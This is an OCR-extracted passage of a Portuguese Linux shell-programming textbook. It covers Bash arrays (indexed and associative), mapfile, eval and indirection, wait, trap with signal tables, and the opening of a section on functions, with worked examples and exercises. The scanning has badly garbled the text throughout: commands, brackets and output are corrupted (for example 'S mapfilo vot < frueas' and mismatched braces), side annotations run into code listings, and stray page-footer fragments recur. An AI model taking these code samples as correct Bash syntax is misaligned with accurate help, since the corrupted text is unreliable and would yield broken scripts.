    Várias variáveis 279 Vetoresou Arrays Um vetor ou array é um método para se tratar diversas informações (normal- mente do mesmo tipo) sob um único nome, que é o nome do vetor. Podería- mos ter por exemplo um vetor chamado cervejas, que armazenasse Skol, An- tártica, Polar, ... Para acessarmos esses dados, precisamos de um índice. Assim, NomeDoVet o r ( Indi ce) contém um val o r, ou seja cer vejas [O] contém Skol e cerveJa[2 J contém Polar. Existem 4 formas de se declarar um vetor: vet 5 (elo eu, .. .elnl Cria o vetor vet, inicializando-o com os elementos ell, e l 2, ..., elnl . Se for usado como vet= () , o vetor vct será inicializado vazio. Se vat já existir, perderá os antigos valores e receberá os novos, ou será esvaziado; vet ln J=val Cria o elemento índice n do vetor vet com o valor cl~cla.tê - a vêt declare -A V€'1:. va l. Se não existir, o vetor vet será criado; Cria o vetor vet. vazio. Caso vet já exista, se man- terá inalterado; Cria um vetor associativo (aquele cujos índices não são numéricos). Essa é a única forma de de- clarar um vetor associativo, que só é suportado a partir da versão 4.0 do Bash. Para se verificar o conteúdo de um elemento de um vetor, devemos usar a notação S{ve>: [nnJ 1. Os elementos de um vetor não precisam ser contínuos. Veja: S F~ lia [ lO ] •Silvina ~ Familia[22]=Juliana S Familia(40]• Paula $ Familia(Sl] =Julio S echo $ (Familia( l OJ J Ju l iana S echo S(Famil ia(l8} ) S e c ho $ (Familia(40] ] Paula Mate com d re l s 1 • s
  • 293.
    280 Programação ShellLinux Como você pode observar, foi criado um vetor com índices esparsos e quando se pretendeu listar um inexistente, simplesmente o retomo foi nulo. O Bash suporta a notação vet• (val1 val2 ... val 0 l para definir os valores dos n primeiros elementos do vetor vet Vamos criar outro vetor, usando a notação sintática do Bash: $ Frutas=(abacaxi banana laranja tangerina) $ echo $(Frutas (l)) bandna Êpa! Por esse último exemplo pudemos notar que a indexação de um vetor começa em zero e não em um, isto é, para listar abacaxi deveríamos ter feito: $ ocho ~~ F~utas( OJJ abacaxi Mas como dá para perceber, dessa forma só conseguiremos gerar ve- tores densos, mas usando a mesma notação, ainda somente sob o Bash, poderíamos gerar vetores esparsos da seguinte forma: $ Veiculos=((2]=jegue [S]=cavalo [9]=patinete) Cuidado ao usar essa notação! Caso esse vetor já possuísse outros elementos definidos., os valores e os índices antigos se- ..... riam perdidos e após a atribuição só restariam os elementos M·hj:t:l·ttl recém-criados. Como vimos no capítulo 6 (sem exemplificar), a opção - a do co- mando read lê direto para dentro de um vetor. Vejamos como isso funciona: S réad -a Ani- mttis <<< "cachorro gato cavalo'' Usando Here Strings ~1atcria com d r bs auto a.~s
  • 294.
    Vamos ver seisso funcionou: $ for i in O 1 2 > do > eoho ${Ani mais[$i) ) > done cachor ro ga to caval o Várias variáveis 281 Ou, ainda, montando vetores a partir da leitura de arquivos: $ cat nums 1 2 3 2 4 6 3 6 9 4 8 12 s 10 15 $ while read - a vet > do > echo -e ${vet[O]):${vet[l] }:$[vet[2} } > done < nums 1 : 2:3 2 : 4:6 3 : 6: 9 'I: 8 : 12 5 : 10 : 15 Vamos voltar às frutas e acrescentar ao vetor a fruta do conde e a f r uta pão : $ Fruta.s[4)="fruttt do condo" $ Fruta.s[5] • 11 fruta pio" Para listar essas duas inclusões que acabamos de fazer em Fr utas, repare que usarei expressões aritméticas sem problema algum: $acho $ (Frutas[10- 6 ) ) frut.a do conde $ echo $(Frutas[l0/2) ) frut:a pão $ echo $(Frutas[2•2)) fruta do conde $ echo $(Frut as[0•3)) abacaY. i ~1atcria com d r bs auto a.~s
  • 295.
    282 Programação ShellLinux Um pouco de manipulação de vetores De forma idêntica ao que vimos em passagem de parâmetros, o asterisco (• I e a arroba (@ J servem para listar todos. Dessa forma, para listar todos os elementos de um vetor podemos fazer: $ echo $(Frutas (* )} abacaxi batlana. laranja taügérina trut a do conde fruta pào ou: S ocho $(Frutas{@) ) abac~xi banana laranja tangerina ftuta do çonde fLuta pão E qual será a diferença entre as duas formas de uso? Bem, como pou- cos exemplos valem mais que muito blá-blá-blá, vamos listar todas as fru- tas. uma em cada linha: S for fruta in $ (Frutas [• ]) > do > echo $fruta > dono abac~ "' xi banana l a-tanja tangerina fru~a do conde fru::a pão Ops, não era isso que eu queria! Repare que a fruta do conde e a truta pão ficaram quebradas. Vamos tentar usando arroba (@l : S for fruta in $ (Frutas[@ } } > do > echo $fruta > done abacaxi banana laranjA ta nge.J:ina frutd do conde f ruta pão Mate com d re l s l • s
  • 296.
    Várias variáveis 283 Hiii,deu a mesma resposta! Ahh, já sei! O Bash está vendo o espaço em branco entre as palavras de fruta do conde e fruta pão como um separador de campos (veja o que foi dito anteriormente sobre a variável srFs) e parte as frutas em pedaços. Como já sabemos, devemos usar aspas para proteger essas frutas da curiosidade do She/1. Então vamos tentar novamente: $for fruta in "${Frutas[*]") > do > echo $fruta > done abacaxi banana laranja tangerina fruta do conde fruta p~o Epa, piorou! Então vamos continuar tentando: $ for fruta in "${Frutas[@ ]) " > do > echo $fruta > done abacaxi banana laranja tangerina fruta do conde fruta pão Voi/à! Agora funcionou! Então é isso, quando usamos a arroba <@ 1, ela não parte o elemento do vetor em listagens como a que fizemos. Isto tam- bém é válido quando estamos falando de passagem de parâmetro e da substituição de S@ . Existe uma outra forma de fazer o mesmo. Para mostrá-la vamos montar um vetor esparso, formado por animais de nomes compostos: $ Animais=( [2]="Mico Leão" [S]="Galinha d'Angola" [S]="Gato Pardo") Agora veja como podemos listar os índices: $ echo ${!Animais[*] ) 2 5 8 $ echo ${'Animais[@]) 2 5 8
  • 297.
    284 Programação ShellLinux Essas construções listam os índices do vetor, sem diferença alguma na resposta. Assim sendo, podemos escolher uma delas para mostrar também todos os elementos de Animais. da seguinte forma: $ for Ind in ${!Animais[@) ) > do > echo S [Animais[Ind)) > done t.fico Leão Galinha d 'lU1qola Gato Pardo lnd recebe cada um dos lndices Para obtermos a quantidade de elementos de um vetor, ainda semelhan- temente à passagem de parâmetros, fazemos: $ echo $[ N Frutas [* J) ou $ echo $ ( #Frut a s [ 8 JI 6 Repare, no entanto, que esse tipo de construção lhe devolve a quantida- de de elementos de um vetor, e não o seu maior índice. Veja este exemplo com o array veicul es, que, como vimos nos exemplos anteriores, tem o índice !9! em seu último elemento: S echo $ [ #Veiculos[*J ) 3 $ ec ho ${#Veic u.l os[8 ]) 3 Por outro lado, se especificarmos o índice, essa expressão devolverá a quantidade de caracteres do elemento daquele índice. S acho S{Frutas [ l)) banana $ echo S {#Frutas[l } ) 6 Mate com d re l s 1 • s
  • 298.
    Várias variáveis 285 Vamosentender como se copia um vetor inteiro para outro. A esta altura dos acontecimentos, já sabemos que como existem elementos do vetor rrutoas compostos por várias palavras separadas por espaços em branco, devemos nos referir a todos os elementos indexando com arroba f@J. Va- mos então ver como copiar: $ array= 11 ${Frutas[@] )" $ echo "${array(4J }" $ echo "$ar:r:ay " abacaxi banana laranja tangeri na f tut:a do conde fruta pco O que aconteceu nesse caso foi que eu criei uma variável chamada $array com o conteúdo de todos os elementos do vetor Frutas . Como sob o Bash eu posso criar um vetor colocando os valores de seus elementos entre parênteses, deveria então ter feito: $ a r ray= ( "S{Frutas[ @) )") $ echo "${array[ 4)} " frut.a do conde $ echo "${a.rray[S ) }" fcuta pão Como vimos no Capitulo 2, no fim da seção sobre o comando expr, a substituição de processos que usa dois pontos r:1 serve para especificar uma zona de corte em uma variável. Relembrando: $ var-01234567 99 $ echo $(var:l:3) 123 $ echo $[var:3} 3456789 Em vetores, o seu comportamento é similar, porém agem sobre os seus elementos e não sobre seus caracteres como em variáveis, vide o exemplo anterior. Vamos exemplificar para entender: $ eoho $[Frutas[@ ):l:3} banana l a ranjA t a n9erin4 $ echo ${Frutas(@ ] :4 } fruta do conde f ruta pAo ~1atcria com d r bs auto a.~s
  • 299.
    286 Programação ShellUnux Se fosse especificado um elemento, este seria visto como uma variável. $ echo ${Frutas[O] :1:4) baca Experimente agora para ver o que acontece na prática o que vimos na seção "Construção com Parâmetros e Variáveis", porém adaptando as construções ao uso de vetores. Garanto que você entenderá tudo muito fa- cilmente devido à semelhança entre tratamento de vetores e de variáveis. Primeiro vou te dar um exemplo do que acabei de falar, depois você inventa uns scripts para testar outras Expansões de Parâmetros como as provocadas por % , u , t , H, ... , ok? Então vamos criar o vetor Frase: $ Frase={Alshançar o shéu é sensashional. Um sushesso!) $ echo ${Frase[*)//sh/c) Alcançar o céu é sensacional . Um sucesso! Para coroar isso tudo, no dia 01/01 /201O, após o primeiro reveillon da nova década, estava finalizando o texto para a sa edição deste livro quando surgiu na lista shell-script do Yahoo (não deixe de se inscrever porque ela é ótima e lá se aprende muuuuito) um colega perguntando como ele poderia contar a quantidade de cada anilha que teria de usar para fazer uma cabe- ação. Anilha são aqueles pequenos anéis numerados que você vê nos cabos de rede, que servem para identificá-los. Em outras palavras, o problema era dizer quantas vezes ele iria usar cada algarismo em um dado intervalo. Vejamos a proposta de solução: $ cat anilhas.sh Tudo•S(eval echo {$1 ..$2)) for ( (i=O ; i<S{iTudo) ; i++)) ( [ S!Tudo: i : l} 1 I I continue let Algarismo[S(Tudo :i : l}]++ for ( (i•O ; i<a9; i++)) printf "Algarismo %d = %2dn" Re<:ebe os nvm. entre $1 e S 2 Espaçoentre 2números lncrementavetordoalgarismo
  • 300.
    Várias variáveis 287 SiS!Alga r ismo[Si} :-01 Seoelementofor valia, N stazero $ . I anilhas . sh 12 15 Algari smo o • o Algari smo 1 = 4 Algari smo 2 1 Al gari smo 3 . 1 ;,.l garismo ~ 1 Al gari smo 5 • 1 Algarismo 6 o Algari smo 1 =o Algarismo 8 o Alg~ 1 ri smo 9 =o Me divirto muito escrevendo um script como esse, no qual foi empregado somente Bash puro. Além de divertido, é antes de mais nada rápido. Vetores associativos A partir do Bash 4.0, passou a existir o vetor associativo. Chama-se ve- tor associativo, aqueles cujos índices são alfabéticos. As regras que valem para os vetores inteiros, valem também para os associativos, porém antes de valorar estes últimos, é obrigatório declará-los. Exemplo: $ docl ~ro -A AnimAis Obrigatório para vetorassociativo $ Animais [ cavalo ] ~doméstico $ Animai s (=ebr a ]asel vagem $ AnLmais [gato] =doméstico $ Animais ( tiqre] • sel vagem É impossível gerar todos os elementos de uma só vez, como nos vetores inteiros. Assim senalo, não funciona a sintaxe: Ani mais= ( (cavalol =domêstico [zebral=selvagem (gato]=doméstíco [tigre ] =selvageml $ echo $(Animai s (@ ]) domê$~ico selvagem domésti co selvagem $ oc ho $ ( !Animais [ @ ]] gato z ebra cavalo tigre ~1atcria com d r bs auto a.~s
  • 301.
    288 Programação ShellUnux Repare que os valores não são ordenados, ficam armazenados na or- dem que são criados, diferentemente dos vetores inteiros que ficam em ordem numérica. Supondo que esse vetor tivesse centenas de elementos, para listarsepara- damente os domésticos dos selvagens, poderíamos fazer um script assim: $ cat animal.sh i !/bin/bash f Separa animais selvagens e domésticos declare -A Animais Animais(cavalo]=doméstico Animais(zebra]=selvagem Animais (gato}=domés~ico Animais (tigre]=selvagem Anim ais (urso pardo)=selvagem for Animal in "${ !Animais(@) )" do done if [( "$[Animais[SAnimal)l " ==selvagem)] then Sel= ("S{Sel (@) ) " "$Animal") else Dom=("S(Dom[@]) " "SAnimal ") fi Criando vetor parateste Criando vetor parateste Criando vetor para teste Criando vetorparateste Criando vetorpara teste Percoffendo vetor pelo índice Gerando vetorp/selvagens Gerando vetorp/domésticos ~ Operador condicional , usado para descobrir qual i+ vetor cem mais elementos . Veja detalhes na seçâo #+ O interpretador aritmético do Shell Maior=$ (${ iDom[@)]>S{#Sel(@]]?$(~Dom[@]] : $(1Sel[@]]J clear tput bold: pnntf "% - 1Ss.- 15sn" Domésticos Selvagens; tput sgrO for ( (i=O ; i<SMaior ; i++)) tput cup $(1+i] 0 : echo ${Dom{i]l tput cup $(1+1) 14; echo S(Sel[i]) Gostaria de chamar a sua atençào para um detalhe: neste script me referi a um elemento de vetor associativo empregando s1Animais 1SAnimal 11 ao passo que me referi a um elemento de um vetor inteiro usando s{Se! lil 1. Ou seja, quando usamos uma variável como índice de um vetor inteiro, não precisamos prefixá-la com um cifrão <S> , ao passo que no vetor associati- vo, o cifrão <S l é obrigatório.
  • 302.
    Várias variáveis 289 lendoum arquivo para um vetor Ainda falando do Bash 4.0, eis que ele surge com uma outra novidade: o comando intrínseco (builtin) mapril t' , cuja finalidade é jogar um arqui- vo de texto inteiro para dentro de um vetor, sem loop ou substituição de comando - EPA! Isso deve ser muito rápido! - E é. Faça os testes e comprove! Exemplo: $ cat frutas a.betc~tte mça ç.ã m oranqo pera t.~nçre.rina uva S mapfilo vot < frueas $ echo $(vet[@) } abac a ~e roaçd m o t:ango pera tanqer1na uvd Mandando lrotiJS para vetorvet Listando todos elementos de vet Obteríamos resultado idêntico se fizéssemos: $ vet• ($(cat frutas)) Porém, isso seria mais lento, porque a substituição de comando é exe- cutada em um subshell. Uma outra forma de fazer isso que logo vem à cabeça é ler o arquivo com a opção - a do comando react. Vamos ver como seria o comporta- mento disso: S read - a vet < frutas $ echo $ ( vet [@)} abacat.e Como deu para perceber, foi lido somente o primeiro registro de t rutas . Mate com d re l s 1 • s
  • 303.
    290 Programação ShellLinux Exercícios 1. Escreva um programa chamado meu rm que recebe como argumen- to os nomes dos arquivos a serem removidos. Se a variável global MAXFILES estiver valorada, então tome este valor como o número máximo de arquivos a remover sem perguntas. Se a variável não existir ou estiver com valor nulo, use 10 como o máximo. Se o número de arquivos a ser removido exceder MAXFILES, solicite ao operador a confirmação antes de removê-los. A seguir o resultado esperado: $ ls I wc -1 25 $ meurm * Removo 25 Arquivos? (s/n) n Os A.t:quivos nao foram removidos $ MAXFLLES=lOO $ méurm • $ ls $ 2. Faça dois programas: a} Um menu para escolher: 1. Inclusão em ArqOLs 2. Exclusão de ArqOLs 3. Alteração em ArqOLs A opção escolhida será passada para o segundo programa. b} Este programa lê os dados necessários à opção escolhida no progra- ma anterior, formata um registro e devolve-o formatado (no mesmo formato de ArqOis} para o primeiro programa. O primeiro programa recebe o registro formatado do segundo, exi- be-o na tela, solicitando confirmação, e procede ou não a esta inclu- são, exclusão ou alteração. - ~- ~1atcria com d r bs auto a.~s
  • 304.
    ·capítulo 8 Sacos degatos Neste capítulo, veremos comandos que, por uma razão ou por outra, não se encaixam em nada que vimos até ago- ra. Não existe também nada de particular na sequência de apresentação dos tópicos. Ou seja: É O FINAL, PESSOAL. A primeira faz tchan, a segunda faz tchun, e tchan, tchan, tchan... Esta seção descreverá um comando bastante diferente do que estamos acostumados em She/1: eval . Seu forma- to é o seguinte: eval <li nha-de-comando> Onde <linha-de-comando> é uma linha de comando comum, que você poderia executar teclando direto no ter- minal. Quando você põe eval na sua frente, no entanto, o efeito resultante é qu:e o She/1 resolve a linha de comandos antes de executá-la29• Para um caso simples, realmente não tem efeito: 29. O que acontece é que o evai simplesmente executa a linha de comandos passada para ele como argumento; então, o Shell processa esta linha de comandos enquanto passa os argumentos para o eval, e novamente a linha de comandos é executada, desta vez pelo eval. O efeito resultante é a dupla execução da linha de comando pelo Shell. 291 ~1atcria com d r bs auto a.~s
  • 305.
    292 Programação ShellLinux $ eval echo "Meu L oqin Name eh SLOGNAME" He u Login Nam e eh j ulio Essa linha de comandos produziUJ o mesmo resultado que teria, caso não tivesse sido usado o e v a l. Exemplo: Considere agora o exemplo seguinte sem o uso do eval: $ paipi= • 1• $ ls $paipi wc - 1 I : No s uch file o r di r ectory HC: No such fil e oz- dire ctol.'y - 1 : No .suc h fíle o r director y Esses erros são oriundos do comando 1s. O She/1 tentará fazer os pipe- lines e os redirecionamentos de E/S (l/O) antes da substituição das variá- veis, então ele nunca reconhecerá o símbolo de pipe (1) dentro da variável Spaipi. O resultado disso é que 1, wc, - 1 são interpretados como parâ- metros do comando l s . Se pusermos o e val na frente da linha de comandos, teremos o resulta- do desejado. Então, temos que fazer: $ eval ls $pai p i wc -1 37 Vejamos um outro exemplo: este necessitará fazer uma indireção. Cha- mamos de indireção o fato de se pegar o valor de uma variável a partir de outra que aponta para esta primeira: $ cat medieval 11 # medieval - !10dulo-~xemplo ga !.nstcucao EVAL echo Recebi $ # param etros . i=l H hile [ "$i" -le $ft } do echo - e "pararne t ro Si c " echo $ "echo $i l et i+ + done ~1atcria com d r bs auto a.~s
  • 306.
    $ mediéval MarcosValdo da Costa Freitas Recebi 5 p~rametros . parametro 1 $1 parame tro 2 $2 parametro 3 $3 parame~ro 4 $4 parametro s $S Sacos de gatos 293 No exemplo anterior, queríamos mostrar os parâmetros passados para o script medieval, numerando-os. Quase conseguimos, só faltou o She/1 resolver os parâmetros posicionais, isto é, quando na execução do script o She/1 chegou até aos nomes dos parâmetros ($1, $2, ... $5) , faltando então mais uma passada do interpretador para resolvê-los. Para dar esta passada a mais, é que usaremos o comando eval. Veja- mos então como ficará: $ cat medieval i i medieval - !1odulo- Exe:rnplo Da In.stt:ucao EVAL ~ ccho $# parnmctros . i =l whilt. [ " $i" - !e H do c:" echo - e "para me tro $i eval echo $ ' echo $i ' l et i++ A 1' faz tchan, a2'faz tchune tchan, tchan... done $ medieval Marcos Val do da Costa Freitas Recebi 5 parametros . parametro 1 l1arcos parametro 2 = Valdo parametro 3 • da parametro q c Costa para~tro 5 ~ Fr~itas Isso também poderia ter sido feito assim: $ C A t medieval ~ # mêdieval - Modulo- Exemplo Da Inst.rucao EVAL ~ echo Recebi $i parametros . ~1atcria com d r bs auto a.~s
  • 307.
    294 Programação ShellLinux t•l while [ " $i" - le S ô j do êCho -o "parame tro Si a c'• oval <>cho $$i A Ina 1'passagem inibeainterpretação doS let i + + done Como o comando defau/t do eval é o echo, ele se torna desnecessário e o programa poderia ficar assim: $ cat medie:val ;; I nledieval - l-1odulo- Exemplo 0..'1 Inst.rucao EVA.L eçho Rec@bi $~ parametros . t =l ·.·lhile ! "$i" - h H I do c::" echo -~ " paralu~tro Si eval S$i AI na 1'passageminibeainterpretação do S let i +-t· done Para finalizar essa série com o mesmo exemplo, que nem eu estou aguentando mais, o Bash, a partir da versão 2, incorporou a seguinte para- meter substitution para fazer indireção, que no meu entender é mais sim- ples e intuitiva. cat medieval i medieval - 11odulo - g:-:emp!o Da Inst.rucao EVAL B echo $! drqumento~ . i =l .,,hile [ " $i" - le $ii do clone echo - n "parametro Si = eeho $t !i t Mate com d re l s 1 • s
  • 308.
    Sacos de gatos295 Um dos participantes da lista de Shell- script do Yahoo disse que tinha um arquivo chamado dados . txt, cuja linha era assim: Hodel =Sa m.sun9 0411N1 Scrial=00000005464 , blablab l a=asdadqddq Porém deste, só interessava o nome do modelo rsamsung 04 11NJ . As soluções apresentadas foram as mais variadas possíveis (como to- das daquela excelente lista, que aconselho a todos se inscreverem). Veja só algumas, para que sirvam como exemplo: $ e u t - f l -d, dados . txt I cu t - f2 - d• Só mais umazinha: $ sed -n ' ../Model= 1[' , J* ) . *$/ 1/p' dados. txe O Fabiano Caixeta Duarte, grande conhecedor de Bash, deu a seguinte solução, desculpando-se por esta ser deselegante: $ Linha=$(<dado.. . txt) $ Lí nha=$(Linha/ / / _ ) $ e val $ {Linha%%, *) $ e c ho $ (Model/ / _ / ) Sarnsung 041UI Escrevi imediatamente para a lista dizendo que a solução não tinha nada de deselegante, muito pelo contrário, pois usava Bash puro e que, por isso, deveria ser muito mais eficiente e veloz que todas as soluções apresenta- das. Vou explicá-la linha a linha: linha 1 - Carrega todo o arquivo dados .txt para a variável $Linha; linha 2 - Paranão terproblemas na linha 3,esta substituição deparâmetros troca os espaços por sublinha t_J; linha 3 - Esta substituição de parâmetros despreza tudo à direita da primeira vírgula r. 1. Observe o que acontece se trocarmos o eval por echo : $ eoho ${Li nha%%, *) !1odcl• Sarnsung_0411N ~1atcria com d r bs auto a.~s
  • 309.
    296 Programação ShellUnux Ou seja: uma atribuição, porém com um sublinha u onde havia um espaço em branco. O eval foi usado para que esta atribuição fosse feita. Veja este teste após a execução desta linha: $ echo $M odel Samsung_OHJN linha 4 - Pronto! Agora só falta trocar o sublinha (_) por um espaço em branco, e foi isso que a substituição de parâmetros desta linha fez. wait a minute Mr. Postman Se você passar uma linha de comandos para execução em background, essa linha de comandos será executada em um Subshe/1 que é indepen- dente do seu She/1 corrente (diz-se que está em modo assíncrono). Al- gumas vezes é conveniente esperar que a execução desse processo em background termine antes de prosseguir. Suponha que você tenha um grande arquivo que deva ser classificado, cujo sort foi mandado para background, e agora deseja esperar o fim deste sort já que você precisa usar estes dados classificados. Para isso usamos o comando wait e seu formato geral é: wait I?ID Onde PIO é o Process-IO de que desejamos aguardar a conclusão. Se omitido, o She/1 espera a finalização de todos os processos filhos. A execução do She/1 corrente é suspensa até que o processo ou processos terminem a execução. Vamos ver um exemplo desenvolvido direto no terminal: $ sort ArqGrande -o ArqGrande & 6924 $ . . .. $ wait 6924 $ Manda parabackground OPIO é mandadopara atela pelo She/1 Execute outras tarefas independentes... Agora espera ofinal do sortpara prosseguir Qvando osort termina, oprompt é devolvido
  • 310.
    Sacos de gatos297 Para evitar trapalhadas use o trap Quando você descontínua a execução de um programa, seja teclando DELETE, BREAK ou <CTRL>+c no seu terminal durante a execução de um script, normalmente este programa é imediatamente terminado e o prompt do terminal é retomado. Isso nem sempre é desejável. De repente você está largando alguma sujeira (opa! Você não, o scripl!), como um arquivo temporário, que deveria ser limpa. A finalização de um programa, entre outras coisas, manda o que co- nhecemos como sina/ para o programa ainda em execução. O programa pode então especificar qual atitude deve ser tomada quando receber um determinado sina/. Isso deve ser feito com o comando trap. cujo uso geral é: r.rap "<comandoJ>; <comando>; <•. .>: <comando0 >.. a1na1s Onde <comando,>: <comando.>: <...>: <comando,> significa um ou mais comandos (separados por ponto e vírgula, claro) que serão executados caso um dos sinais especificados por sinais seja recebido. Números são associados aos diferentes tipos de sinais, e os mais comu- mente usados em programação Shell, por normalmente significarem fim de execução de programa. estão listados na tabela a seguir: Sinal Gerado por o EXIT Salda normal do programa 1 SIGHUP Quando recebe um kill -HUP 2 SIGINT Interrupção pelo teclado ( <ctrt>+C ) 3 SIGQU IT Interrupção pelo teclado ( <ctrl>+) 15 SIGTER~l Sinal de terminação do software (mandado pelo ld11 default OU Ri 11 PIO) Exemplo: Vamos voltar ao exemplo dado lá no início do livro (na seção Direcionan- do os caracteres de redirecionamento). Veja só: ~la:cnu mJo
  • 311.
    298 Programação ShellLinux $ ft.p -ivn remocomp << F'imf"TP >> /tmp/ $$ > use~ ful ano s egredo > bin.etr y > get .arqntHla > Fimf1·p s 2» /t:np/SS Os sinais >são prompts secundários do UNIX Enquantonão surgiro/abe/ FimFTPo>sera o prompt (P$2),paraindicarque o comandonão term inou Repare no trecho do f tp anterior em que, tanto as saídas do f t p como os erros encontrados, estão sendo redirecionados para /tn> p / $$ . Caso este ftp seja interrompido por um kill ou um <CTRL>+c , certamente dei- xará lixo no disco. É exatamente essa a forma como mais se usa o coman- do trap. Se o ~tp anterior fosse trecho de um script, deveríamos, logo no início desse script. como um de seus primeiros comandos, fazer: <rap " rm - f /tn:p/$S ; oxit" O 1 2 3 15 Dessa forma, caso houvesse uma interrupção brusca (sinais 1, 2, 3 ou 15) antes do programa encerrar (no exir. dentro do comando trap). ou um fim normal (sina/ 0), o arquivo / tmp/Ss seria removido. Caso na linha de comandos do trap não houvesse o comando exit, seus comandos seriam executados e o fluxo do programa retornaria ao ponto em que estava quando recebeu o sinal para execução deste t r ap. Caso a linha de comandos do trap possua mais do que um comando, eles deverão estar entre aspas 1"" 1 ou apóstrofos 1• •>. Note também que o She/1 pesquisa a linha de comandos enquanto o trap é interpretado e novamente quando um dos sinais listados é recebido. Então, no último exemplo, o valor de ss será substituído no momento que o comando t rap for executado da primeira vez, já que as aspas t " " 1 não protegem o cifrão (S! da interpretação do She/1. Se você desejasse que a substituição fosse realizada somente quando recebesse o sinal, o comando deveria ser colo- cado entre apóstrofos ( • ·, . Assim, na primeira interpretação do uap, o She/1 não veria o cifrão ts> , porém os apóstrofos (· · l seriam removidos e finalmente o She/1 poderia substituir o valor da variável. Nesse caso, a linha ficaria da seguinte maneira: t~ap ' rm - f / t w~/$$ ; ex it' O 1 2 15 Mate com d re l s l • s
  • 312.
    Sacos de gatos299 O comando t r ap, quando executado sem argumentos, lista os sinais que estão sendo monitorados no ambiente, bem como a linha de comando que será executada quando tais sinais forem recebidos. Se a linha de comandos do tra p for nula (vazia), isso significa que os sinais especificados devem ser ignorados quando recebidos. Por exemplo, o comando: trap "" 2 Especifica que o sinal de interrupção deve ser ignorado, porque você pode querer ignorar certos sinais quando executar alguma operação. No caso citado, quando não se deseja que sua execução seja interrompida. Note que o primeiro argumento deve ser especificado para que o sinal seja ignorado, e não é equivalente a escrever o seguinte, cuja finalidade é retornar o sinal2 ao seu estado default; tcap 2 Se você ignora um sinal, toqos os Svbshells irão ignorÇJr esse sinal, Por- tanto, se você especifica qual ação deve ser tomada quando receber um sinal, então todos os Subshells irão também tomar a ação quando recebe- rem esse sinal. Para o sinal que temos mostrado (sinal2), isso significa que os Subshells serão encerrados. Suponha que você execute o comando: t.cap .... 2 e então execute um Subshe/1, que tomará a executar outro script como um Subshe/1. Se for gerado um sinal de interrupção, este não terá efeito nem sobre o She/1 principal nem sobre os Subshe/1 por ele chamados, já que todos eles ignorarão o sinal. Outra grande aplicação do t r ap <é tornar programas mais amigáveis. Caso você estivesse executando um programa do tipo menu (ex: teles) que tivesse chamado outro (ex: pp) e caso este último recebesse um sinal para ser descontinuado, por intermédio do comando trap poderíamos fazer com que o comando do programa fosse devolvido para o programa anterior, no caso o menu (teles). Bastaria fazermos: t:.rap : 2 ~1atcria com d r bs auto a.~s
  • 313.
    300 Programação ShellLinux e então executasse Subshells, quando recebesse o sinal de interrupção, o She/1 pai o ignoraria (ele executará o comando nulo ou :), porém os subse- quentes (filhos) que estivessem ativos seriam encerrados. Se você mudou a ação default a ser tomada quando receber um sinal, você pode desfazer isso usando o comando t rap . se você simplesmente om itir o primeiro argumento, então: trop 1 2 retomará a ação a ser tomada no recebimento dos sinais 1 e 2 para o default. Se você deseja dar uma saída personalizada na sua sessão, basta colo- car a linha a seguir no seu .bash_profile ou .bashrc . t rap ' echo -n "Fi m da sessão$$ em "; date; sleep 2 ' O ou: t.rap ' echo - n ''Fim da sessão $$ em "; date ; s l eep 2' EXIT Procedendo assim, quando as suas sessões encerrarem, você ganhará por dois segundos uma mensagem do tipo: Fim da sessão 1234 em Thu Dec 29 13 : 49 : 23 BRST 200$ Para terminar este assunto, abra uma console gráfica e escreva no prompt de comando o seguinte: $ trap "echo M udou o tamanho da janela" 28 Em seguida, pegue o mouse (arghh!!) e arraste-o de forma a variar o tamanho da janela corrente. Surpreso? É o Shell orientado a eventos... :) Esse sinal é legal para você gerenciar telas que mantenham a mesma formatação, mesmo se o tamanho da uanela for alterado (lembra-se do tput Unes e do t put col s ? ) Mais unzinho só, porque não pude resistir. Agora escreva assim: $ t rap "ocho já ar~~~ 17 Em seguida faça: $ s locp 3 & ~1atcria com d r bs auto a.~s
  • 314.
    Sacos de gatos301 Você acabou de criar um subshe/1 que irá dormir durante três segundos em background. Ao fim desse tempo, você receberá a mensagem já era, porque o sinal 17 é emitido a cada vez que um subshe/1 termina a sua execução. Para devolver esses sinais aos seus defaults, faça: $ trap 17 28 ou $ trap - 1 7 28 Acabamos de ver mais dois sinais que não são tão importantes como os que vimos anteriormente, mas vou registrá-los na tabela a seguir: 17 SIGCHLD F'm de um processofilho 28 SIGWINCH Mudança no tamanho da janela gráfica Funções A partir do Re/ease 2 do System V do UNIX, a interpretação de funções foi agregada ao Shell com o seguinte formato geral: funcao () { comando. ; comando, ; ... ; comando. ) Ou então, para tornar mais legível: funcao () comando1 comando comando '" onde funcao é o nome da função, os parênteses dizem ao She/1 que uma função está sendo definida, e os comandos envolvidos pelas chaves <1l ) definem o corpo da função.
  • 315.
    302 Programação ShellLinux Esses comandos serão executados sempre que a função f unc ao for cha- mada à execução. Note que pelo menos um espaço em branco deve ser colocado entre os comandos (primeiro e último) e as chaves de início e de fim (11>. Os argumentos listados após a chamada da função na linha de coman- dos do programa, são tratados pela função como se fossem parâmetros posicionais $1, $2 , . .. , como qualquer outro comando. Exemplo: Suponhamos que o programa solicitasse um valor a um campo, cuja entrada de dados é feita pelo teclado, e o mesmo fosse informado com valor nulo, o programa interpretaria esta como uma possível desistência do operador. A leitura de cada campo po-deria ser feita da seguinte maneira: Hhi le t..rue do Loop de leitura done read i st.o if [ ! ".$isto'' t hen li Pergunta "Deseja continuar" s N' i f I " $SN" • N ) then e x i t fi cont.inue Seocampoestivervazio... Ve ía: 1 •parm.=frase. 2'valor defauH. 3' o outro. Vamos verseooperadorcontinua oudesiste. A minha função Pergunta recebe como primeiro parâmetro a frase que será exibida (que é a própria pergunta), o segundo parâmetro é a resposta considerada default (a que tem mais probabilidade de ocorrer) e o terceiro parâmetro é o outro valor possível. Para desenvolver a função, parti de alguns pressupostos: A função colocaria um ponto de interrogação no final da frase; Após o ponto de interrogação, seria oferecido o valor defaulf, seguido de um par de barras (//) para convencionar que aquele valor é o default; Este conjunto definido no item anterior seria exibido no centro da penúltima da linha. ~1atcria com d r bs auto a.~s
  • 316.
